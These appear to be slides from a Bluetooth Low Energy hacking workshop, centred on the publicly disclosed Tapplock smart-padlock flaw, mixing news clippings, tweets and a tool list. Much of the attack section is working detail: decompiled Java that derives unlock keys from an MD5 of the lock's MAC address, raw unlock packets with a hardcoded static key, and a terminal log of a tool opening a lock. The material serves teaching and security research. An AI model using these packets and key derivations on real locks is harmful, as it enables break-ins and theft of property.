

a131323334353601

Default password:
123456

Unlock command



Deadly hack!



Tapplock: pass=MD5(MAC)

```
public static String keyAndSerialNo(String str, String str2) {
    if (str == null) {
        return NULL_ONE;
    }
    str = AndroidTool.md5(str.toUpperCase()).toUpperCase();
    int i = -1;
    int hashCode = str2.hashCode();
    if (hashCode != -2081830932) {
        if (hashCode != -96187322) {
            if (hashCode == -96182228 && str2.equals(KEY_TWO)) {
                i = 1;
            }
        } else if (str2.equals(KEY_ONE)) {
            i = 0;
        }
    } else if (str2.equals(SERIAL_NO)) {
        i = 2;
    }
    switch (i) {
        case 0:
            str = str.substring(0, 8);
            break;
        case 1:
            str = str.substring(8, 16);
            break;
        case 2:
            str = str.substring(16, 24);
            break;
        default:
            str = NULL_ONE;
            break;
    }
    return str;
}
```

Calculate MD5 from uppercase MAC

KEY_ONE = first 8 characters of the MD5

SERIAL_NO = characters 16-24 of the MD5


Forbes

Jun 13, 2018, 05:25am EDT

Tapplock: This \$100 'Smart Lock' Can Be Hacked Open In 2 Seconds

Thomas Brewster Forbes Staff
 Cybersecurity
 Associate editor at Forbes, covering cybercrime, privacy, security and surveillance.

This article is more than 2 years old.



<https://www.forbes.com/sites/thomasbrewster/2018/06/13/tapplock-smart-lock-hacked-in-2-seconds>

Details: <https://www.pentestpartners.com/security-blog/totally-pwning-the-tapplock-smart-lock/>

So I bought one on E-bay...

... and the seller turned out to be another security researcher ;)

↑ unic0de000 155 points · 10 days ago

↓ 5. Their business model is entirely based on selling padlocks to security researchers who want to publish critiques of the lock

Reply Share Report Save Give gold

↑ msuozzo 27 points · 10 days ago

↓ It's genius when you think about it.

Reply Share Report Save Give gold

https://www.reddit.com/r/netsec/comments/8qsmkq/unlocking_a_smart_padlock_using_md5_and_thats_it/

Tapplock: early firmware

@cybergibbons Tapplock auth: MD5(MAC)

55AAB4010800BEDEF425020FEB279405

Static header

KEY1 (MD5 of MAC)

SERIAL_NO (MD5 of MAC)

CRC

@LucaBongiorni Tapplock auth:

55AAB4010800010203040000000000C601

KEY1 (static)

SERIAL_NO (static)



Tapplock nRF Connect macro

Luca Bongiorno @LucaBongiorno
Following

So, apparently my Tapplock has even earlier FW with hardcoded 01020304 key.
Good catch from @slawekja

CC: @cybergibbons



```

intelligent.tapp.bluetooth:
intelligent.tapp.model.SubscribeModel
intelligent.tapp.tools.AndroidTool
util.Locale
util.Random

s BluetoothTool {
static final String KEY_ONE =
static final String KEY_TWO =
static final String NULL_ONE =
static final String SERIAL_NO =

static String byteToStr(byte[] barr) {
StringBuilder stringBuilder = new StringBuilder();
int length = barr.length;
for (int i = 0; i < length; i++) {
stringBuilder.append(String.format("%02x", new
return stringBuilder.toString();
    
```

```


Found lock f7:22:eb:f3:03:3a
Reverse MAC: 3A:03:F3:EB:22:F7
Calculated hash bedef425bbc88cf5020feb2783cd7
Sdf
Key and serial: bedef425_020feb27
Packet
279405
Static key packet: 55aab401080001020304000000
00c601
Sending pair
Sending unlock
root@kali:~/tapp#
    
```

5:16 AM - 29 Jun 2018

28 Retweets 59 Likes

Slawomir Jasek @slawekja


Unlocking tapplock in 2s using mobile phone and nrf connect macro, thanks @LucaBongiorno for bringing it to #HiP18



0:01 3,492 views

6:22 AM - 29 Jun 2018

49 Retweets 93 Likes



<https://twitter.com/LucaBongiorno/status/1012671111845294081>


<https://twitter.com/slawekja/status/1012687779887763456>

Works for more of them!



Slawomir Jasek @slawekja · Sep 13, 2018


So @obiwan666 tapplock here at #hw_io18 "front door nightmare" also has the 01020304 static key. You can unlock it in 2s using nrf connect mobile app macro. Come to my workshop today 4pm to learn more about #BLE insecurity!



4

34

76



<https://twitter.com/slawekja/status/1040177919153397760>

Win a BLE sniffer!!!

- First 3 people to solve all HackMe tasks will get **Adafruit LE Sniffer (nRF)**!

- Send:
 - screenshot of “Summary” with all tasks solved*
 - macro scripts for tasks 14 and 15

hitbchallenge@smartlockpicking.com



* If the app crashes and you can't solve it, send detailed description



Agenda

1. Introduction to BLE, HackMe lab setup
2. BLE advertisements
 - Packet format, beacons, other advertisements
 - Windows, iOS devices BLE broadcast
 - COVID-19 contact tracing
3. BLE connections
 - GATT services and characteristics
 - Hacking simple devices using just a phone
 - Hacking smart locks
4. **What next?**

What next?

- Test your new skills on real devices!
- A lot can be done with simple tools and \$3 dongle
 - gatttool BlueZ command-line
 - BLESuite (python)
<https://github.com/nccgroup/BLESuite>
 - Bettercap BLE
<https://github.com/bettercap/bettercap>
- BLE relay/MITM
 - Mirage
<https://homepages.laas.fr/rcayre/mirage-documentation/>
 - BtleJuice
<https://github.com/DigitalSecurity/btlejuice>
 - Gattacker
<https://github.com/securing/gattacker/>



Bluetooth link-layer encryption?

Crack PIN pairing: CrackLE

<https://github.com/mikeryan/crackle>




Test various pairing methods

